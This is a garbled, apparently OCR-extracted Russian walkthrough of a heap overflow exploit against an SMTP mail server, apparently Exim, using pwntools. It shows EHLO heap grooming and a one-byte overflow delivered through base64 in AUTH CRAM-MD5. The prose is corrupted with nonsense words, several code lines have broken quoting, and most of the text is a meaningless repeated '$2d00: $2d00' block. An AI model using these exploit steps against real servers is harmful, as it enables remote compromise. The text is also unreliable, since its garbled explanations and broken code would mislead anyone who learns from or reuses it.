from binascii import b64encode
serv = remote("192.168.99.100", 25)
```

Первые шаги в эксплуатации уязвимости

Сначала помещаем большой чанк в unsorted bin. Это можно сделать с помощью команды **EHLO**. Отправляем в качестве аргумента строку нужного нам размера.

```
serv.sendline("ehlo " + "a"*0x1000)
serv.sendline("ehlo " + "0x20")
```



Помещаем большой чанк в unsorted bin


Дальше с помощью несуществующей команды вызываем выполнение **store_get**. Можно нажимать на кнп fprintf пойнт и увидеть, что таким образом мы развиваем структуру **storeblock** в освобождившемся после прыжого действия чанке:

```
serv.sendline("xxer"*0x700)
```

Можем сотворить из куска памяти несуществующий компонент

Теперь снова отправляем команду **EHLO**, чтобы создать второй **storeblock**. при этом нужно выставить поле size структуры, что отрабатывает **setp_reset** (если годарт этому мы радиместим блок, в котором хранится переданный в **EHLO** **sender_host_name**. в операции unsorted bin.

```
serv.sendline("ehlo " + "\"0x2c00
```



Создаем второй блок

Теперь, когда приготовления кучи окончены, можно работать с переполнением. Наша задача — с его помощью увеличить размер чанка. Используем авторизацию CRAM-MD5.

```
serv.sendline("AUTH CRAM-MD5")
```

Высчитываем размер данных, которые нам нужно записать. Мы берем минимальный размер чанка, прибавляем к нему 16 байт метаданных и еще 7 байт, чтобы попасть в начало **storeblock** в секцию размера данных.

```
payload = "d"*(0x2d20+0x30-0x18-1)
```

Кодируем в Base64, добавляем байт, который будет записан (0xf1), и преобразуем полученную строку в нижний Base64.

```
serv.sendline("b64encode(payload)+"f1")
```


Декодирование нижнедарт строки Base64

Теперь после комендарт размер чанка с **sender_host_name** станет равен 0x2d01 byte. Помимо, что манипулировать можно только одним байтом, следовательно, мы можем менять значения в пределах 0x00-0xff.

Так как размер изменяется, теперь следующий чанк начинается внутри исходного. Это нужно помнить, иначе проверки целостности из библиотеки ptmalloc не дадут продолжить манипуляции с кучей.

```
serv.sendline("AUTH CRAM-MD5")
payload = "e"*0x70+p64(0x1f41)
serv.sendline(b64encode(payload))
```

Чтобы начать контролировать содержимое создающего файлового чанка, нужно выполнить **store_free**. Это можно сделать, используя вот то же команду **EHLO**. Нужно выставить поле size структуры в ноль, чтобы **setp_reset** что, в свою очередь, кончится краши процесса. Чтобы этого избежать, нужно отправить корректное значение size в аргументах. Тогда выполнение функции закончится раньше ресета.

```
serv.sendline("ehlo anything+")
```

```
$2d00: $2d00
$2d10: $2d10
$2d20: $2d20
$2d30: $2d30
$2d40: $2d40
$2d50: $2d50
$2d60: $2d60
$2d70: $2d70
$2d80: $2d80
$2d90: $2d90
$2da0: $2da0
$2db0: $2db0
$2dc0: $2dc0
$2dd0: $2dd0
$2de0: $2de0
$2df0: $2df0
$2e00: $2e00
$2e10: $2e10
$2e20: $2e20
$2e30: $2e30
$2e40: $2e40
$2e50: $2e50
$2e60: $2e60
$2e70: $2e70
$2e80: $2e80
$2e90: $2e90
$2ea0: $2ea0
$2eb0: $2eb0
$2ec0: $2ec0
$2ed0: $2ed0
$2ee0: $2ee0
$2ef0: $2ef0
$2f00: $2f00
$2f10: $2f10
$2f20: $2f20
$2f30: $2f30
$2f40: $2f40
$2f50: $2f50
$2f60: $2f60
$2f70: $2f70
$2f80: $2f80
$2f90: $2f90
$2fa0: $2fa0
$2fb0: $2fb0
$2fc0: $2fc0
$2fd0: $2fd0
$2fe0: $2fe0
$2ff0: $2ff0
$3000: $3000
$3010: $3010
$3020: $3020
$3030: $3030
$3040: $3040
$3050: $3050
$3060: $3060
$3070: $3070
$3080: $3080
$3090: $3090
$30a0: $30a0
$30b0: $30b0
$30c0: $30c0
$30d0: $30d0
$30e0: $30e0
$30f0: $30f0
$3100: $3100
$3110: $3110
$3120: $3120
$3130: $3130
$3140: $3140
$3150: $3150
$3160: $3160
$3170: $3170
$3180: $3180
$3190: $3190
$31a0: $31a0
$31b0: $31b0
$31c0: $31c0
$31d0: $31d0
$31e0: $31e0
$31f0: $31f0
$3200: $3200
$3210: $3210
$3220: $3220
$3230: $3230
$3240: $3240
$3250: $3250
$3260: $3260
$3270: $3270
$3280: $3280
$3290: $3290
$32a0: $32a0
$32b0: $32b0
$32c0: $32c0
$32d0: $32d0
$32e0: $32e0
$32f0: $32f0
$3300: $3300
$3310: $3310
$3320: $3320
$3330: $3330
$3340: $3340
$3350: $3350
$3360: $3360
$3370: $3370
$3380: $3380
$3390: $3390
$33a0: $33a0
$33b0: $33b0
$33c0: $33c0
$33d0: $33d0
$33e0: $33e0
$33f0: $33f0
$3400: $3400
$3410: $3410
$3420: $3420
$3430: $3430
$3440: $3440
$3450: $3450
$3460: $3460
$3470: $3470
$3480: $3480
$3490: $3490
$34a0: $34a0
$34b0: $34b0
$34c0: $34c0
$34d0: $34d0
$34e0: $34e0
$34f0: $34f0
$3500: $3500
$3510: $3510
$3520: $3520
$3530: $3530
$3540: $3540
$3550: $3550
$3560: $3560
$3570: $3570
$3580: $3580
$3590: $3590
$35a0: $35a0
$35b0: $35b0
$35c0: $35c0
$35d0: $35d0
$35e0: $35e0
$35f0: $35f0
$3600: $3600
$3610: $3610
$3620: $3620
$3630: $3630
$3640: $3640
$3650: $3650
$3660: $3660
$3670: $3670
$3680: $3680
$3690: $3690
$36a0: $36a0
$36b0: $36b0
$36c0: $36c0
$36d0: $36d0
$36e0: $36e0
$36f0: $36f0
$3700: $3700
$3710: $3710
$3720: $3720
$3730: $3730
$3740: $3740
$3750: $3750
$3760: $3760
$3770: $3770
$3780: $3780
$3790: $3790
$37a0: $37a0
$37b0: $37b0
$37c0: $37c0
$37d0: $37d0
$37e0: $37e0
$37f0: $37f0
$3800: $3800
$3810: $3810
$3820: $3820
$3830: $3830
$3840: $3840
$3850: $3850
$3860: $3860
$3870: $3870
$3880: $3880
$3890: $3890
$38a0: $38a0
$38b0: $38b0
$38c0: $38c0
$38d0: $38d0
$38e0: $38e0
$38f0: $38f0
$3900: $3900
$3910: $3910
$3920: $3920
$3930: $3930
$3940: $3940
$3950: $3950
$3960: $3960
$3970: $3970
$3980: $3980
$3990: $3990
$39a0: $39a0
$39b0: $39b0
$39c0: $39c0
$39d0: $39d0
$39e0: $39e0
$39f0: $39f0
$3a00: $3a00
$3a10: $3a10
$3a20: $3a20
$3a30: $3a30
$3a40: $3a40
$3a50: $3a50
$3a60: $3a60
$3a70: $3a70
$3a80: $3a80
$3a90: $3a90
$3aa0: $3aa0
$3ab0: $3ab0
$3ac0: $3ac0
$3ad0: $3ad0
$3ae0: $3ae0
$3af0: $3af0
$3b00: $3b00
$3b10: $3b10
$3b20: $3b20
$3b30: $3b30
$3b40: $3b40
$3b50: $3b50
$3b60: $3b60
$3b70: $3b70
$3b80: $3b80
$3b90: $3b90
$3ba0: $3ba0
$3bb0: $3bb0
$3bc0: $3bc0
$3bd0: $3bd0
$3be0: $3be0
$3bf0: $3bf0
$3c00: $3c00
$3c10: $3c10
$3c20: $3c20
$3c30: $3c30
$3c40: $3c40
$3c50: $3c50
$3c60: $3c60
$3c70: $3c70
$3c80: $3c80
$3c90: $3c90
$3ca0: $3ca0
$3cb0: $3cb0
$3cc0: $3cc0
$3cd0: $3cd0
$3ce0: $3ce0
$3cf0: $3cf0
$3d00: $3d00
$3d10: $3d10
$3d20: $3d20
$3d30: $3d30
$3d40: $3d40
$3d50: $3d50
$3d60: $3d60
$3d70: $3d70
$3d80: $3d80
$3d90: $3d90
$3da0: $3da0
$3db0: $3db0
$3dc0: $3dc0
$3dd0: $3dd0
$3de0: $3de0
$3df0: $3df0
$3e00: $3e00
$3e10: $3e10
$3e20: $3e20
$3e30: $3e30
$3e40: $3e40
$3e50: $3e50
$3e60: $3e60
$3e70: $3e70
$3e80: $3e80
$3e90: $3e90
$3ea0: $3ea0
$3eb0: $3eb0
$3ec0: $3ec0
$3ed0: $3ed0
$3ee0: $3ee0
$3ef0: $3ef0
$3f00: $3f00
$3f10: $3f10
$3f20: $3f20
$3f30: $3f30
$3f40: $3f40
$3f50: $3f50
$3f60: $3f60
$3f70: $3f70
$3f80: $3f80
$3f90: $3f90
$3fa0: $3fa0
$3fb0: $3fb0
$3fc0: $3fc0
$3fd0: $3fd0
$3fe0: $3fe0
$3ff0: $3ff0
$4000: $4000
$4010: $4010
$4020: $4020
$4030: $4030
$4040: $4040
$4050: $4050
$4060: $4060
$4070: $4070
$4080: $4080
$4090: $4090
$40a0: $40a0
$40b0: $40b0
$40c0: $40c0
$40d0: $40d0
$40e0: $40e0
$40f0: $40f0
$4100: $4100
$4110: $4110
$4120: $4120
$4130: $4130
$4140: $4140
$4150: $4150
$4160: $4160
$4170: $4170
$4180: $4180
$4190: $4190
$41a0: $41a0
$41b0: $41b0
$41c0: $41c0
$41d0: $41d0
$41e0: $41e0
$41f0: $41f0
$4200: $4200
$4210: $4210
$4220: $4220
$4230: $4230
$4240: $4240
$4250: $4250
$4260: $4260
$4270: $4270
$4280: $4280
$4290: $4290
$42a0: $42a0
$42b0: $42b0
$42c0: $42c0
$42d0: $42d0
$42e0: $42e0
$42f0: $42f0
$4300: $4300
$4310: $4310
$4320: $4320
$4330: $4330
$4340: $4340
$4350: $4350
$4360: $4360
$4370: $4370
$4380: $4380
$4390: $4390
$43a0: $43a0
$43b0: $43b0
$43c0: $43c0
$43d0: $43d0
$43e0: $43e0
$43f0: $43f0
$4400: $4400
$4410: $4410
$4420: $4420
$4430: $4430
$4440: $4440
$4450: $4450
$4460: $4460
$4470: $4470
$4480: $4480
$4490: $4490
$44a0: $44a0
$44b0: $44b0
$44c0: $44c0
$44d0: $44d0
$44e0: $44e0
$44f0: $44f0
$4500: $4500
$4510: $4510
$4520: $4520
$4530: $4530
$4540: $4540
$4550: $4550
$4560: $4560
$4570: $4570
$4580: $4580
$4590: $4590
$45a0: $45a0
$45b0: $45b0
$45c0: $45c0
$45d0: $45d0
$45e0: $45e0
$45f0: $45f0
$4600: $4600
$4610: $4610
$4620: $4620
$4630: $4630
$4640: $4640
$4650: $4650
$4660: $4660
$4670: $4670
$4680: $4680
$4690: $4690
$46a0: $46a0
$46b0: $46b0
$46c0: $46c0
$46d0: $46d0
$46e0: $46e0
$46f0: $46f0
$4700: $4700
$4710: $4710
$4720: $4720
$4730: $4730
$4740: $4740
$4750: $4750
$4760: $4760
$4770: $4770
$4780: $4780
$4790: $4790
$47a0: $47a0
$47b0: $47b0
$47c0: $47c0
$47d0: $47d0
$47e0: $47e0
$47f0: $47f0
$4800: $4800
$4810: $4810
$4820: $4820
$4830: $4830
$4840: $4840
$4850: $4850
$4860: $4860
$4870: $4870
$4880: $4880
$4890: $4890
$48a0: $48a0
$48b0: $48b0
$48c0: $48c0
$48d0: $48d0
$48e0: $48e0
$48f0: $48f0
$4900: $4900
$4910: $4910
$4920: $4920
$4930: $4930
$4940: $4940
$4950: $4950
$4960: $4960
$4970: $4970
$4980: $4980
$4990: $4990
$49a0: $49a0
$49b0: $49b0
$49c0: $49c0
$49d0: $49d0
$49e0: $49e0
$49f0: $49f0
$4a00: $4a00
$4a10: $4a10
$4a20: $4a20
$4a30: $4a30
$4a40: $4a40
$4a50: $4a50
$4a60: $4a60
$4a70: $4a70
$4a80: $4a80
$4a90: $4a90
$4aa0: $4aa0
$4ab0: $4ab0
$4ac0: $4ac0
$4ad0: $4ad0
$4ae0: $4ae0
$4af0: $4af0
$4b00: $4b00
$4b10: $4b10
$4b20: $4b20
$4b30: $4b30
$4b40: $4b40
$4b50: $4b50
$4b60: $4b60
$4b70: $4b70
$4b80: $4b80
$4b90: $4b90
$4ba0: $4ba0
$4bb0: $4bb0
$4bc0: $4bc0
$4bd0: $4bd0
$4be0: $4be0
$4bf0: $4bf0
$4c00: $4c00
$4c10: $4c10
$4c20: $4c20
$4c30: $4c30
$4c40: $4c40
$4c50: $4c50
$4c60: $4c60
$4c70: $4c70
$4c80: $4c80
$4c90: $4c90
$4ca0: $4ca0
$4cb0: $4cb0
$4cc0: $4cc0
$4cd0: $4cd0
$4ce0: $4ce0
$4cf0: $4cf0
$4d00: $4d00
$4d10: $4d10
$4d20: $4d20
$4d30: $4d30
$4d40: $4d40
$4d50: $4d50
$4d60: $4d60
$4d70: $4d70
$4d80: $4d80
$4d90: $4d90
$4da0: $4da0
$4db0: $4db0
$4dc0: $4dc0
$4dd0: $4dd0
$4de0: $4de0
$4df0: $4df0
$4e00: $4e00
$4e10: $4e10
$4e20: $4e20
$4e30: $4e30
$4e40: $4e40
$4e50: $4e50
$4e60: $4e60
$4e70: $4e70
$4e80: $4e80
$4e90: $4e90
$4ea0: $4ea0
$4eb0: $4eb0
$4ec0: $4ec0
$4ed0: $4ed0
$4ee0: $4ee0
$4ef0: $4ef0
$4f00: $4f00
$4f10: $4f10
$4f20: $4f20
$4f30: $4f30
$4f40: $4f40
$4f50: $4f50
$4f60: $4f60
$4f70: $4f70
$4f80: $4f80
$4f90: $4f90
$4fa0: $4fa0
$4fb0: $4fb0
$4fc0: $4fc0
$4fd0: $4fd0
$4fe0: $4fe0
$4ff0: $4ff0
$5000: $5000
$5010: $5010
$5020: $5020
$5030: $5030
$5040: $5040
$5050: $5050
$5060: $5060
$5070: $5070
$5080: $5080
$5090: $5090
$50a0: $50a0
$50b0: $50b0
$50c0: $50c0
$50d0: $50d0
$50e0: $50e0
$50f0: $50f0
$5100: $5100
$5110: $5110
$5120: $5120
$5130: $5130
$5140: $5140
$5150: $5150
$5160: $5160
$5170: $5170
$5180: $5180
$5190: $5190
$51a0: $51a0
$51b0: $51b0
$51c0: $51c0
$51d0: $51d0
$51e0: $51e0
$51f0: $51f0
$5200: $5200
$5210: $5210
$5220: $5220
$5230: $5230
$5240: $5240
$5250: $5250
$5260: $5260
$5270: $5270
$5280: $5280
$5290: $5290
$52a0: $52a0
$52b0: $52b0
$52c0: $52c0
$52d0: $52d0
$52e0: $52e0
$52f0: $52f0
$5300: $5300
$5310: $5310
$5320: $5320
$5330: $5330
$5340: $5340
$5350: $5350
$5360: $5360
$5370: $5370
$5380: $5380
$5390: $5390
$53a0: $53a0
$53b0: $53b0
$53c0: $53c0
$53d0: $53d0
$53e0: $53e0
$53f0: $53f0
$5400: $5400
$5410: $5410
$5420: $5420
$5430: $5430
$5440: $5440
$5450: $5450
$5460: $5460
$5470: $5470
$5480: $5480
$5490: $5490
$54a0: $54a0
$54b0: $54b0
$54c0: $54c0
$54d0: $54d0
$54e0: $54e0
$54f0: $54f0
$5500: $5500
$5510: $5510
$5520: $5520
$5530: $5530
$5540: $5540
$5550: $5550
$5560: $5560
$5570: $5570
$5580: $5580
$5590: $5590
$55a0: $55a0
$55b0: $55b0
$55c0: $55c0
$55d0: $55d0
$55e0: $55e0
$55f0: $55f0
$5600: $5600
$5610: $5610
$5620: $5620
$5630: $5630
$5640: $5640
$5650: $5650
$5660: $5660
$5670: $5670
$5680: $5680
$5690: $5690
$56a0: $56a0
$56b0: $56b0
$56c0: $56c0
$56d0: $56d0
$56e0: $56e0
$56f0: $56f0
$5700: $5700
$5710: $5710
$5720: $5720
$5730: $5730
$5740: $5740
$5750: $5750
$5760: $5760
$5770: $5770
$5780: $5780
$5790: $5790
$57a0: $57a0
$57b0: $57b0
$57c0: $57c0
$57d0: $57d0
$57e0: $57e0
$57f0: $57f0
$5800: $5800
$5810: $5810
$5820: $5820
$5830: $5830
$5840: $5840
$5850: $5850
$5860: $5860
$5870: $5870
$5880: $5880
$5890: $5890
$58a0: $58a0
$58b0: $58b0
$58c0: $58c0
$58d0: $58d0
$58e0: $58e0
$58f0: $58f0
$5900: $5900
$5910: $5910
$5920: $5920
$5930: $5930
$5940: $5940
$5950: $5950
$5960: $5960
$5970: $5970
$5980: $5980
$5990: $5990
$59a0: $59a0
$59b0: $59b0
$59c0: $59c0
$59d0: $59d0
$59e0: $59e0
$59f0: $59f0
$5a00: $5a00
$5a10: $5a10
$5a20: $5a20
$5a30: $5a30
$5a40: $5a40
$5a50: $5a50
$5a60: $5a60
$5a70: $5a70
$5a80: $5a80
$5a90: $5a90
$5aa0: $5aa0
$5ab0: $5ab0
$5ac0: $5ac0
$5ad0: $5ad0
$5ae0: $5ae0
$5af0: $5af0
$5b00: $5b00
$5b10: $5b10
$5b20: $5b20
$5b30: $5b30
$5b40: $5b40
$5b50: $5b50
$5b60: $5b60
$5b70: $5b70
$5b80: $5b80
$5b90: $5b90
$5ba0: $5ba0
$5bb0: $5bb0
$5bc0: $5bc0
$5bd0: $5bd0
$5be0: $5be0
$5bf0: $5bf0
$5c00: $5c00
$5c10: $5c10
$5c20: $5c20
$5c30: $5c30
$5c40: $5c40
$5c50: $5c50
$5c60: $5c60
$5c70: $5c70
$5c80: $5c80
$5c90: $5c90
$5ca0: $5ca0
$5cb0: $5cb0
$5cc0: $5cc0
$5cd0: $5cd0
$5ce0: $5ce0
$5cf0: $5cf0
$5d00: $5d00
$5d10: $5d10
$5d20: $5d20
$5d30: $5d30
$5d40: $5d40
$5d50: $5d50
$5d60: $5d60
$5d70: $5d70
$5d80: $5d80
$5d90: $5d90
$5da0: $5da0
$5db0: $5db0
$5dc0: $5dc0
$5dd0: $5dd0
$5de0: $5de0
$5df0: $5df0
$5e00: $5e00
$5e10: $5e10
$5e20: $5e20
$5e30: $5e30
$5e40: $5e40
$5e50: $5e50
$5e60: $5e60
$5e70: $5e70
$5e80: $5e80
$5e90: $5e90
$5ea0: $5ea0
$5eb0: $5eb0
$5ec0: $5ec0
$5ed0: $5ed0
$5ee0: $5ee0
$5ef0: $5ef0
$5f00: $5f00
$5f10: $5f10
$5f20: $5f20
$5f30: $5f30
$5f40: $5f40
$5f50: $5f50
$5f60: $5f60
$5f70: $5f70
$5f80: $5f80
$5f90: $5f90
$5fa0: $5fa0
$5fb0: $5fb0
$5fc0: $5fc0
$5fd0: $5fd0
$5fe0: $5fe0
$5ff0: $5ff0
$6000: $6000
$6010: $6010
$6020: $6020
$6030: $6030
$6040: $6040
$6050: $6050
$6060: $6060
$6070: $6070
$6080: $6080
$6090: $6090
$60a0: $60a0
$60b0: $60b0
$60c0: $60c0
$60d0: $60d0
$60e0: $60e0
$60f0: $60f0
$6100: $6100
$6110: $6110
$6120: $6120
$6130: $6130
$6140: $6140
$6150: $6150
$6160: $6160
$6170: $6170
$6180: $6180
$6190: $6190
$61a0: $61a0
$61b0: $61b0
$61c0: $61c0
$61d0: $61d0
$61e0: $61e0
$61f0: $61f0
$6200: $6200
$6210: $6210
$6220: $6220
$6230: $6230
$6240: $6240
$6250: $6250
$6260: $6260
$6270: $6270
$6280: $6280
$6290: $6290
$62a0: $62a0
$62b0: $62b0
$62c0: $62c0
$62d0: $62d0
$62e0: $62e0
$62f0: $62f0
$6300: $6300
$6310: $6310
$6320: $6320
$6330: $6330
$6340: $6340
$6350: $6350
$6360: $6360
$6370: $6370
$6380: $6380
$6390: $6390
$63a0: $63a0
$63b0: $63b0
$63c0: $63c0
$63d0: $63d0
$63e0: $63e0
$63f0: $63f0
$6400: $6400
$6410: $6410
$6420: $6420
$6430: $6430
$6440: $6440
$6450: $6450
$6460: $6460
$6470: $6470
$6480: $6480
$6490: $6490
$64a0: $64a0
$64b0: $64b0
$64c0: $64c0
$64d0: $64d0
$64e0: $64e0
$64f0: $64f0
$6500: $6500
$6510: $6510
$6520: $6520
$6530: $6530
$6540: $6540
$6550: $6550
$6560: $6560
$6570: $6570
$6580: $6580
$6590: $6590
$65a0: $65a0
$65b0: $65b0
$65c0: $65c0
$65d0: $65d0
$65e0: $65e0
$65f0: $65f0
$6600: $6600
$6610: $6610
$6620: $6620
$6630: $6630
$6640: $6640
$6650: $6650
$6660: $6660
$6670: $6670
$6680: $6680
$6690: $6690
$66a0: $66a0
$66b0: $66b0
$66c0: $66c0
$66d0: $66d0
$66e0: $66e0
$66f0: $66f0
$6700: $6700
$6710: $6710
$6720: $6720
$6730: $6730
$6740: $6740
$6750: $6750
$6760: $6760
$6770: $6770
$6780: $6780
$6790: $6790
$67a0: $67a0
$67b0: $67b0
$67c0: $67c0
$67d0: $67d0
$67e0: $67e0
$67f0: $67f0
$6800: $6800
$6810: $6810
$6820: $6820
$6830: $6830
$6840: $6840
$6850: $6850
$6860: $6860
$6870: $6870
$6880: $6880
$6890: $6890
$68a0: $68a0
$68b0: $68b0
$68c0: $68c0
$68d0: $68d0
$68e0: $68e0
$68f0: $68f0
$6900: $6900
$6910: $6910
$6920: $6920
$6930: $6930
$6940: $6940
$6950: $6950
$6960: $6960
$6970: $6970
$6980: $6980
$6990: $6990
$69a0: $69a0
$69b0: $69b0
$69c0: $69c0
$69d0: $69d0
$69e0: $69e0
$69f0: $69f0
$6a00: $6a00
$6a10: $6a10
$6a20: $6a20
$6a30: $6a30
$6a40: $6a40
$6a50: $6a50
$6a60: $6a60
$6a70: $6a70
$6a80: $6a80
$6a90: $6a90
$6aa0: $6aa0
$6ab0: $6ab0
$6ac0: $6ac0
$6ad0: $6ad0
$6ae0: $6ae0
$6af0: $6af0
$6b00: $6b00
$6b10: $6b10
$6b20: $6b20
$6b30: $6b30
$6b40: $6b40
$6b50: $6b50
$6b60: $6b60
$6b70: $6b70
$6b80: $6b80
$6b90: $6b90
$6ba0: $6ba0
$6bb0: $6bb0
$6bc0: $6bc0
$6bd0: $6bd0
$6be0: $6be0
$6bf0: $6bf0
$6c00: $6c00
$6c10: $6c10
$6c20: $6c20
$6c30: $6c30
$6c40: $6c40
$6c50: $6c50
$6c60: $6c60
$6c70: $6c70
$6c80: $6c80
$6c90: $6c90
$6ca0: $6ca0
$6cb0: $6cb0
$6cc0: $6cc0
$6cd0: $6cd0
$6ce0: $6ce0
$6cf0: $6cf0
$6d00: $6d00
$6d10: $6d10
$6d20: $6d20
$6d30: $6d30
$6d40: $6d40
$6d50: $6d50
$6d60: $6d60
$6d70: $6d70
$6d80: $6d80
$6d90: $6d90
$6da0: $6da0
$6db0: $6db0
$6dc0: $6dc0
$6dd0: $6dd0
$6de0: $6de0
$6df0: $6df0
$6e00: $6e00
$6e10: $6e10
$6e20: $6e20
$6e30: $6e30
$6e40: $6e40
$6e50: $6e50
$6e60: $6e60
$6e70: $6e70
$6e80: $6e80
$6e90: $6e90
$6ea0: $6ea0
$6eb0: $6eb0
$6ec0: $6ec0
$6ed0: $6ed0
$6ee0: $6ee0
$6ef0: $6ef0
$6f00: $6f00
$6f10: $6f10
$6f20: $6f20
$6f30: $6f30
$6f40: $6f40
$6f50: $6f50
$6f60: $6f60
$6f70: $6f70
$6f80: $6f80
$6f90: $6f90
$6fa0: $6fa0
$6fb0: $6fb0
$6fc0: $6fc0
$6fd0: $6fd0
$6fe0: $6fe0
$6ff0: $6ff0
$7000: $7000
$7010: $7010
$7020: $7020
$7030: $7030
$7040: $7040
$7050: $7050
$7060: $7060
$7070: $7070
$7080: $7080
$7090: $7090
$70a0: $70a0
$70b0: $70b0
$70c0: $70c0
$70d0: $70d0
$70e0: $70e0
$70f0: $70f0
$7100: $7100
$7110: $7110
$7120: $7120
$7130: $7130
$7140: $7140
$7150: $7150
$7160: $7160
$7170: $7170
$7180: $7180
$7190: $7190
$71a0: $71a0
$71b0: $71b0
$71c0: $71c0
$71d0: $71d0
$71e0: $71e0
$71f0: $71f0
$7200: $7200
$7210: $7210
$7220: $7220
$7230: $7230
$7240: $7240
$7250: $7250
$7260: $7260
$7270: $7270
$7280: $7280
$7290: $7290
$72a0: $72a0
$72b0: $72b0
$72c0: $72c0
$72d0: $72d0
$72e0: $72e0
$72f0: $72f0
$7300: $7300
$7310: $7310
$7320: $7320
$7330: $7330
$7340: $7340
$7350: $7350
$7360: $7360
$7370: $7370
$7380: $7380
$7390: $7390
$73a0: $73a0
$73b0: $73b0
$73c0: $73c0
$73d0: $73d0
$73e0: $73e0
$73f0: $73f0
$7400: $7400
$7410: $7410
$7420: $7420
$7430: $7430
$7440: $7440
$7450: $7450
$7460: $7460
$7470: $7470
$7480: $7480
$7490: $7490
$74a0: $74a0
$74b0: $74b0
$74c0: $74c0
$74d0: $74d0
$74e0: $74e0
$74f0: $74f0
$7500: $7500
$7510: $7510
$7520: $7520
$7530: $7530
$7540: $7540
$7550: $7550
$7560: $7560
$7570: $7570
$7580: $7580
$7590: $7590
$75a0: $75a0
$75b0: $75b0
$75c0: $75c0
$75d0: $75d0
$75e0: $75e0
$75f0: $75f0
$7600: $7600
$7610: $7610
$7620: $7620
$7630: $7630
$7640: $7640
$7650: $7650
$7660: $7660
$7670: $7670
$7680: $7680
$7690: $7690
$76a0: $76a0
$76b0: $76b0
$76c0: $76c0
$76d0: $76d0
$76e0: $76e0
$76f0: $76f0
$7700: $7700
$7710: $7710
$7720: $7720
$7730: $7730
$7740: $7740
$7750: $7750
$7760: $7760
$7770: $7770
$7780: $7780
$7790: $7790
$77a0: $77a0
$77b0: $77b0
$77c0: $77c0
$77d0: $77d0
$77e0: $77e0
$77f0: $77f0
$7800: $7800
$7810: $7810
$7820: $7820
$7830: $7830
$7840: $7840
$7850: $7850
$7860: $7860
$7870: $7870
$7880: $7880
$7890: $7890
$78a0: $78a0
$78b0: $78b0
$78c0: $78c0
$78d0: $78d0
$78e0: $78e0
$78f0: $78f0
$7900: $7900
$7910: $7910
$7920: $7920
$7930: $7930
$7940: $7940
$7950: $7950
$7960: $7960
$7970: $7970
$7980: $7980
$7990: $7990
$79a0: $79a0
$79b0: $79b0
$79c0: $79c0
$79d0: $79d0
$79e0: $79e0
$79f0: $79f0
$7a00: $7a00
$7a10: $7a10
$7a20: $7a20
$7a30: $7a30
$7a40: $7a40
$7a50: $7a50
$7a60: $7a60
$7a70: $7a70
$7a80: $7a80
$7a90: $7a90
$7aa0: $7aa0
$7ab0: $7ab0
$7ac0: $7ac0
$7ad0: $7ad0
$7ae0: $7ae0
$7af0: $7af0
$7b00: $7b00
$7b10: $7b10
$7b20: $7b20
$7b30: $7b30
$7b40: $7b40
$7b50: $7b50
$7b60: $7b60
$7b70: $7b70
$7b80: $7b80
$7b90: $7b90
$7ba0: $7ba0
$7bb0: $7bb0
$7bc0: $7bc0
$7bd0: $7bd0
$7be0: $7be0
$7bf0: $7bf0
$7c00: $7c00
$7c10: $7c10
$7c20: $7c20
$7c30: $7c30
$7c40: $7c40
$7c50: $7c50
$7c60: $7c60
$7c70: $7c70
$7c80: $7c80
$7c90: $7c90
$7ca0: $7ca0
$7cb0: $7cb0
$7cc0: $7cc0
$7cd0: $7cd0
$7ce0: $7ce0
$7cf0: $7cf0
$7d00: $7d00
$7d10: $7d10
$7d20: $7d20
$7d30: $7d30
$7d40: $7d40
$7d50: $7d50
$7d60: $7d60
$7d70: $7d70
$7d80: $7d80
$7d90: $7d90
$7da0: $7da0
$7db0: $7db0
$7dc0: $7dc0
$7dd0: $7dd0
$7de0: $7de0
$7df0: $7df0
$7e00: $7e00
$7e10: $7e10
$7e20: $7e20
$7e30: $7e30
$7e40: $7e40
$7e50: $7e50
$7e60: $7e60
$7e70: $7e70
$7e80: $7e80
$7e90: $7e90
$7ea0: $7ea0
$7eb0: $7eb0
$7ec0: $7ec0
$7ed0: $7ed0
$7ee0: $7ee0
$7ef0: $7ef0
$7f00: $7f00
$7f10: $7f10
$7f20: $7f20
$7f30: $7f30
$7f40: $7f40
$7f50: $7f50
$7f60: $7f60
$7f70: $7f70
$7f80: $7f80
$7f90: $7f90
$7fa0: $7fa0
$7fb0: $7fb0
$7fc0: $7fc0
$7fd0: $7fd0
$7fe0: $7fe0
$7ff0: $7ff0
$8000: $8000
$8010: $8010
$8020: $8020
$8030: $8030
$8040: $8040
$8050: $8050
$8060: $8060
$8070: $8070
$8080: $8080
$8090: $8090
$80a0: $80a0
$80b0: $80b0
$80c0: $80c0
$80d0: $80d0
$80e0: $80e0
$80f0: $80f0
$8100: $8100
$8110: $8110
$8120: $8120
$8130: $8130
$8140: $8140
$8150: $8150
$8160: $8160
$8170: $8170
$8180: $8180
$8190: $8190
$81a0: $81a0
$81b0: $81b0
$81c0: $81c0
$81d0: $81d0
$81e0: $81e0
$81f0: $81f0
$8200: $8200
$8210: $8210
$8220: $8220
$8230: $8230
$8240: $8240
$8250: $8250
$8260: $8260
$8270: $8270
$8280: $8280
$8290: $8290
$82a0: $82a0
$82b0: $82b0
$82c0: $82c0
$82d0: $82d0
$82e0: $82e0
$82f0: $82f0
$8300: $8300
$8310: $8310
$8320: $8320
$8330: $8330
$8340: $8340
$8350: $8350
$8360: $8360
$8370: $8370
$8380: $8380
$8390: $8390
$83a0: $83a0
$83b0: $83b0
$83c0: $83c0
$83d0: $83d0
$83e0: $83e0
$83f0: $83f0
$8400: $8400
$8410: $8410
$8420: $8420
$8430: $8430
$8440: $8440
$8450: $8450
$8460: $8460
$8470: $8470
$8480: $8480
$8490: $8490
$84a0: $84a0
$84b0: $84b0
$84c0: $84c0
$84d0: $84d0
$84e0: $84e0
$84f0: $84f0
$8500: $8500
$8510: $8510
$8520: $8520
$8530: $8530
$8540: $8540
$8550: $8550
$8560: $8560
$8570: $8570
$8580: $8580
$8590: $8590
$85a0: $85a0
$85b0: $85b0
$85c0: $85c0
$85d0: $85d0
$85e0: $85e0
$85f0: $85f0
$8600: $8600
$8610: $8610
$8620: $8620
$8630: $8630
$8640: $8640
$8650: $8650
$8660: $8660
$8670: $8670
$8680: $8680
$8690: $8690
$86a0: $86a0
$86b0: $86b0
$86c0: $86c0
$86d0: $86d0
$86e0: $86e0
$86f0: $86f0
$8700: $8700
$8710: $8710
$8720: $8720
$8730: $8730
$8740: $8740
$8750: $8750
$8760: $8760
$8770: $8770
$8780: $8780
$8790: $8790
$87a0: $87a0
$87b0: $87b0
$87c0: $87c0
$87d0: $87d0
$87e0: $87e0
$87f0: $87f0
$8800: $8800
$8810: $8810
$8820: $8820
$8830: $8830
